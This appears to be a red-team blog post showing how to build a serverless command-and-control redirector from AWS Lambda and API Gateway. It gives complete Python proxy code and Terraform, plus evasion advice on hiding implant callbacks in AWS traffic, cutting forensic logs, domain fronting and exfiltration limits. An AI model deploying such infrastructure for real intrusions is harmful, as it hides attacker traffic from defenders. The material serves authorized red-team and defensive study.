
Most C2 redirectors are VPS instances running nginx or Apache with mod_rewrite rules. They work, but they come with baggage: a persistent server to provision, harden, monitor, and eventually burn when a defender fingerprints it. The server exists 24/7, whether or not the implant is checking in. It has an IP address that can be scanned, ports that can be probed, and an uptime that leaves a footprint.
A Lambda function does the same job with none of that overhead. It only exists for the milliseconds it takes to process a request. There's no server to scan because there is no server. The public facing endpoint is an AWS API Gateway URL, a legitimate AWS domain with a valid Amazon issued TLS certificate. To a defender reviewing network logs, it looks like any other application talking to AWS.
This post walks through a serverless redirector implementation using AWS Lambda and API Gateway, then wraps the entire deployment in Terraform so you can stand it up or tear it down in a single command.
Why Serverless for a Redirector
In our previous post on C2 architecture, we covered how redirectors sit between your CDN endpoints and your C2 server. The redirector examines inbound requests, forwards legitimate C2 traffic, and sends everything else to a benign destination. It's a disposable filter.
Serverless takes the "disposable" part to its logical conclusion. A traditional redirector is a VM that you treat as disposable but still have to manage. A Lambda function is actually ephemeral, AWS spins up a container to handle your request, runs the code, and tears it down. There's nothing persistent to compromise.
The tactical advantages:
- No attack surface. There's no SSH port, no exposed service, no OS to fingerprint. The function exists in AWS's execution environment, which you don't manage and defenders can't reach.
- Legitimate traffic destination. The implant calls back to a
*.execute-api.amazonaws.comendpoint. That's an AWS owned domain that thousands of legitimate applications use. Blocklisting it means breaking every app in your environment that uses API Gateway. - Auto scaling. If you're running 50 implants or exfiltrating a large dataset, Lambda scales automatically. No capacity planning, no performance degradation.
- Cost. You pay per request. A long term operation with intermittent check ins costs pennies per month. Compare that to a VPS running 24/7 at $5-20/month whether anyone's calling back or not.
- Fast teardown. If the endpoint gets burned, destroy it and deploy a new one. With the Terraform config below, that's
terraform destroyfollowed byterraform applywith a new project name.
The Redirector Code
The Lambda function itself is a transparent HTTP proxy. It receives a request from the implant via API Gateway, forwards it to the backend server, and returns the response. The entire thing fits in about 40 lines of Python.
import base64
import os
import requests

requests.packages.urllib3.disable_warnings()

def lambda_handler(event, context):

    backendserver = os.environ["BACKEND_SERVER"]
    url = "https://" + backendserver + event["requestContext"]["http"]["path"]

    queryStrings = {}
    if "queryStringParameters" in event.keys():
        for key, value in event["queryStringParameters"].items():
            queryStrings[key] = value

    inboundHeaders = {}
    for key, value in event["headers"].items():
        inboundHeaders[key] = value

    body = ""
    if "body" in event.keys():
        if event["isBase64Encoded"]:
            body = base64.b64decode(event["body"])
        else:
            body = event["body"]

    try:
        if event["requestContext"]["http"]["method"] == "GET":
            resp = requests.get(url, headers=inboundHeaders, params=queryStrings, verify=False)
        elif event["requestContext"]["http"]["method"] == "POST":
            resp = requests.post(url, headers=inboundHeaders, params=queryStrings, data=body, verify=False)
        else:
            return {"statusCode": 200, "body": ""}
    except requests.exceptions.RequestException as e:
        print(f"Forward failed: {e}")
        return {"statusCode": 200, "body": ""}

    outboundHeaders = {}
    for head, val in resp.headers.items():
        outboundHeaders[head] = val

    lambda_response = {
        "statusCode": resp.status_code,
        "body": resp.text,
        "headers": outboundHeaders
    }

    return lambda_response
What the Code Does
When API Gateway receives a request from the implant, it packages the entire HTTP request, method, path, headers, query parameters, body, into a JSON event object and passes it to lambda_handler.
The function then:
- Reconstructs the URL. It takes the backend server address from an environment variable and appends the original request path. If the implant called
https://<api-gateway-url>/api/v1/checkin, the function buildshttps://<backend-server>/api/v1/checkin. - Preserves the original request. Query parameters, headers, and body are all extracted from the event and forwarded as is. This matters because most C2 frameworks encode tasking data in these fields. If the function modified or dropped any of them, the C2 protocol would break.
- Handles base64 encoded bodies. API Gateway sometimes base64 encodes binary request bodies. The function checks the
isBase64Encodedflag and decodes if necessary. - Forwards the request. Using the
requestslibrary, it sends the reconstructed HTTP request to the backend server withverify=Falseto handle self signed certificates. - Returns the response. The backend server's response, status code, headers, body, gets packaged back into the format API Gateway expects and sent back to the implant.
The function is invisible to the implant.
A Note on the requests Library
The requests library isn't included in Lambda's default Python runtime. You'll need to package it as a Lambda layer, a zip of Python dependencies that gets mounted into the execution environment at runtime. The Terraform config below handles this automatically.
You could rewrite this using urllib3, which is included in the runtime, and skip the layer entirely. The code would be functionally identical but slightly less readable. We're using requests here because it's what most people know and it keeps the code clean.
The Terraform Deployment
Deploying this through the AWS console works, but it means clicking through menus, configuring IAM policies by hand, and hoping you remember the same steps next time. Terraform turns the entire deployment into a single terraform apply command and makes teardown just as simple.
Project Structure
serverless-redirector-terraform/
├── main.tf                      # Lambda + Layer + API Gateway + IAM
├── variables.tf                 # Configurable inputs
├── outputs.tf                   # API endpoint URL, ARNs
├── terraform.tfvars.example     # Example config
├── lambda/
│   └── lambda_function.py       # The redirector code
└── layers/
    └── requirements.txt         # requests library dependency
The full Terraform config, providers, locals, data sources, variables, outputs, is in the repo. Below we'll walk through the key components.
What Terraform Creates
The config deploys six components:
1. Lambda Layer - Packages the requests library into a reusable layer. A null_resource with a local-exec provisioner runs pip install into the correct directory structure, zips it, and uploads it to AWS. The layer is versioned separately from the function code, so you can update the function without re-uploading dependencies and vice versa.
resource "null_resource" "requests_layer" {
  triggers = {
    requirements = filemd5("${path.module}/layers/requirements.txt")
  }

  provisioner "local-exec" {
    command = <<-EOT
      mkdir -p "${path.module}/.build"
      cd "${path.module}/layers"
      pip install -r requirements.txt -t python/lib/python3.12/site-packages/ --quiet
      zip -r "${path.module}/.build/requests-layer.zip" python/ --quiet
      rm -rf python/
      test -s "${path.module}/.build/requests-layer.zip" || (echo "ERROR: Layer zip is empty or missing" && exit 1)
    EOT
  }
}

resource "aws_lambda_layer_version" "requests" {
  layer_name          = "${local.name_prefix}-requests"
  description         = "Python requests library"
  filename            = "${path.module}/.build/requests-layer.zip"
  source_code_hash    = filebase64sha256("${path.module}/layers/requirements.txt")
  compatible_runtimes = ["python3.12"]

  depends_on = [null_resource.requests_layer]
}
The source_code_hash on the layer resource ensures Terraform detects when the layer dependencies change. It's keyed off the requirements.txt file, if you update the pinned version of requests, Terraform will rebuild and redeploy the layer.
2. IAM Role and Policies - The Lambda function needs an execution role. The config creates one with two policies: CloudWatch Logs permissions for logging, and conditionally, VPC access permissions if you deploy the function inside a VPC.
The IAM policy is scoped to the specific account and region rather than using a wildcard. Scope it tight, a leaked role with * permissions is a liability.
resource "aws_iam_role_policy" "lambda_logging" {
  name = "${local.name_prefix}-lambda-logging"
  role = aws_iam_role.lambda.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect = "Allow"
        Action = [
          "logs:CreateLogGroup",
          "logs:CreateLogStream",
          "logs:PutLogEvents"
        ]
        Resource = "arn:aws:logs:${data.aws_region.current.name}:${data.aws_caller_identity.current.account_id}:*"
      }
    ]
  })
}
3. Lambda Function - Deploys the Python code with the requests layer attached. The backend server address is injected via environment variable so the function code never contains hardcoded infrastructure details.
The VPC configuration is conditional. If you provide vpc_id, subnet_ids, and security_group_ids, the function deploys inside your VPC with access to private resources. If you don't, it deploys in Lambda's default networking with public internet access. VPC deployment is the better OPSEC choice when your backend server is in the same AWS account, the traffic stays on AWS's internal network and never crosses the public internet.
The reserved_concurrent_executions parameter caps how many simultaneous invocations the function can handle. This prevents runaway invocations if scanners or crawlers start hitting your API Gateway endpoint. Set it to -1 (default) for unreserved, or a specific number to limit concurrency.
resource "aws_lambda_function" "redirector" {
  function_name    = "${local.name_prefix}-redirector"
  description      = "Serverless HTTP redirector"
  role             = aws_iam_role.lambda.arn
  handler          = "lambda_function.lambda_handler"
  runtime          = "python3.12"
  architectures    = ["x86_64"]
  layers           = [aws_lambda_layer_version.requests.arn]
  filename         = data.archive_file.redirector.output_path
  source_code_hash = data.archive_file.redirector.output_base64sha256
  timeout                        = var.lambda_timeout
  memory_size                    = var.lambda_memory
  reserved_concurrent_executions = var.lambda_reserved_concurrency

  environment {
    variables = {
      BACKEND_SERVER = var.backend_server
      BACKEND_SCHEME = var.backend_scheme
    }
  }

  dynamic "vpc_config" {
    for_each = var.vpc_id != null ? [1] : []
    content {
      subnet_ids         = var.subnet_ids
      security_group_ids = var.security_group_ids
    }
  }
}
4. API Gateway (HTTP API) - Creates the public facing endpoint. We use API Gateway v2 (HTTP API) rather than v1 (REST API) because it's simpler, cheaper, and has lower latency. The config creates a catch all route with $default that forwards every request regardless of method or path to the Lambda function, so the implant can use any URL path and any HTTP method.
resource "aws_apigatewayv2_api" "redirector" {
  name          = "${local.name_prefix}-api"
  protocol_type = "HTTP"
  description   = "HTTP API for serverless redirector"
}

resource "aws_apigatewayv2_integration" "redirector" {
  api_id                 = aws_apigatewayv2_api.redirector.id
  integration_type       = "AWS_PROXY"
  integration_uri        = aws_lambda_function.redirector.invoke_arn
  integration_method     = "POST"
  payload_format_version = "2.0"
}

resource "aws_apigatewayv2_route" "catch_all" {
  api_id    = aws_apigatewayv2_api.redirector.id
  route_key = "$default"
  target    = "integrations/${aws_apigatewayv2_integration.redirector.id}"
}

resource "aws_apigatewayv2_stage" "default" {
  api_id      = aws_apigatewayv2_api.redirector.id
  name        = "$default"
  auto_deploy = true

  default_route_settings {
    throttling_burst_limit = var.throttling_burst_limit
    throttling_rate_limit  = var.throttling_rate_limit
  }
}
The default_route_settings block adds throttling to the API Gateway stage. This limits how many requests per second the endpoint will accept, which serves two purposes: it prevents runaway costs if something starts hammering the endpoint, and it limits the blast radius if the URL leaks to scanners.
5. CloudWatch Log Groups - Both the Lambda function and API Gateway get log groups with configurable retention (default 7 days). This gives you visibility into what's hitting your redirector during an engagement. After the operation, the logs auto expire. In a real engagement you may want to disable CloudWatch logging entirely to minimize forensic artifacts, set log_retention_days to 1 or remove the log configuration from the Terraform.
6. Lambda Permission - Grants API Gateway the ability to invoke the Lambda function. Without this, API Gateway would receive requests but couldn't trigger the function to handle them.
Deploying
# Clone and configure
cp terraform.tfvars.example terraform.tfvars
# Edit terraform.tfvars with your backend server IP and AWS settings

# Deploy
terraform init
terraform apply

# The output will include your API Gateway endpoint URL
# Use this as the callback URL in your C2 framework

# Teardown when done
terraform destroy
After terraform apply, the output gives you the API Gateway endpoint URL. That's what you configure as the callback URL in your implant or C2 framework. Traffic hits that URL, API Gateway invokes the Lambda function, the function forwards to your backend server, and the response comes back through the same path.
Caveats and Operational Considerations
Lambda cold starts. If the function hasn't been invoked recently, the first request takes longer (typically 200-500ms extra) while AWS initializes a new execution environment. Subsequent requests reuse the warm container and are much faster. For C2 check ins this is rarely noticeable, but it could matter for time sensitive tasking.
The requests layer. Since requests isn't in the default Lambda runtime, the layer must be built and uploaded. The Terraform handles this via a local-exec provisioner that runs pip install locally, so you need Python and pip on whatever machine runs terraform apply. If you're deploying from a machine without Python, you'll need to build the layer zip separately.
Request/response size limits. API Gateway has a 10MB payload limit and Lambda has a 6MB response payload limit for synchronous invocations. This is fine for C2 traffic but may not work for large file exfiltration. For moving large files, consider chunking the data or using a different exfil channel.
The function currently only handles GET and POST. Most C2 frameworks only use these two methods, but if yours uses PUT or DELETE, you'll need to extend the if/elif block.
verify=False disables TLS certificate validation. This is intentional for environments where the backend server uses a self signed certificate. If your backend has a valid certificate, you can remove this flag and let the function validate normally. The traffic between the implant and API Gateway is encrypted with Amazon's own TLS certificate regardless, so verify=False only affects the Lambda to backend hop.
API Gateway URL format. The default endpoint looks like https://<api-id>.execute-api.<region>.amazonaws.com. This is functional but obviously AWS generated. For better blending, you can configure a custom domain name on the API Gateway with your own domain and TLS certificate. The Terraform config doesn't include this, but you can add it with aws_apigatewayv2_domain_name and a Route53 or Cloudflare DNS record.
CloudWatch logging. By default, this config logs requests to CloudWatch for operational visibility. In a real engagement, consider whether these logs create a forensic risk. AWS retains them according to the retention policy you set, and anyone with access to your AWS account can read them. If OPSEC is a priority, reduce retention to 1 day or remove the logging configuration entirely.
This is a redirector, not a filter. The function forwards everything it receives. It doesn't validate user agents, check URI patterns, or reject suspicious requests. In a layered architecture, this is fine if the Lambda sits behind another filtering layer. If the Lambda is your only redirector, you'll want to add request validation logic to the function before forwarding.
Where This Fits in the Stack
This serverless redirector slots into the same position as a traditional nginx redirector in a layered C2 architecture. The traffic flow becomes:
Implant → API Gateway (AWS) → Lambda → Backend Server (C2 or next redirector)
You can chain it. Put a CDN in front of the API Gateway for domain fronting. Put the Lambda in a VPC and point it at an internal redirector that does the actual filtering before forwarding to the C2 server. Or use it standalone for simpler engagements where the Lambda itself is the only hop between the implant and the C2 server.
The key advantage over a traditional redirector isn't just the lack of a persistent server, it's that the entire thing is codified. Every component is defined in Terraform, versioned, and reproducible. Need three redirectors in different regions? Copy the config, change the region variable, and apply. Need to rotate after a burn? Destroy and redeploy. The infrastructure is as disposable as the architecture demands.
References
- Hacker Hermanos. Layered Red Team C2 Infrastructure: Architecture and Trust Boundaries. https://hackerhermanos.com/posts/red-team-c2-infrastructure/
- Hacker Hermanos. Three Ways to Hide C2 in Trusted Traffic. https://hackerhermanos.com/posts/hiding-c2-in-trusted-traffic/
- AWS Documentation. Lambda Layers. https://docs.aws.amazon.com/lambda/latest/dg/chapter-layers.html
- AWS Documentation. HTTP APIs (API Gateway v2). https://docs.aws.amazon.com/apigateway/latest/developerguide/http-api.html
This technique should only be implemented during authorized security engagements with explicit written permission. Know your local laws and obtain proper authorization before testing.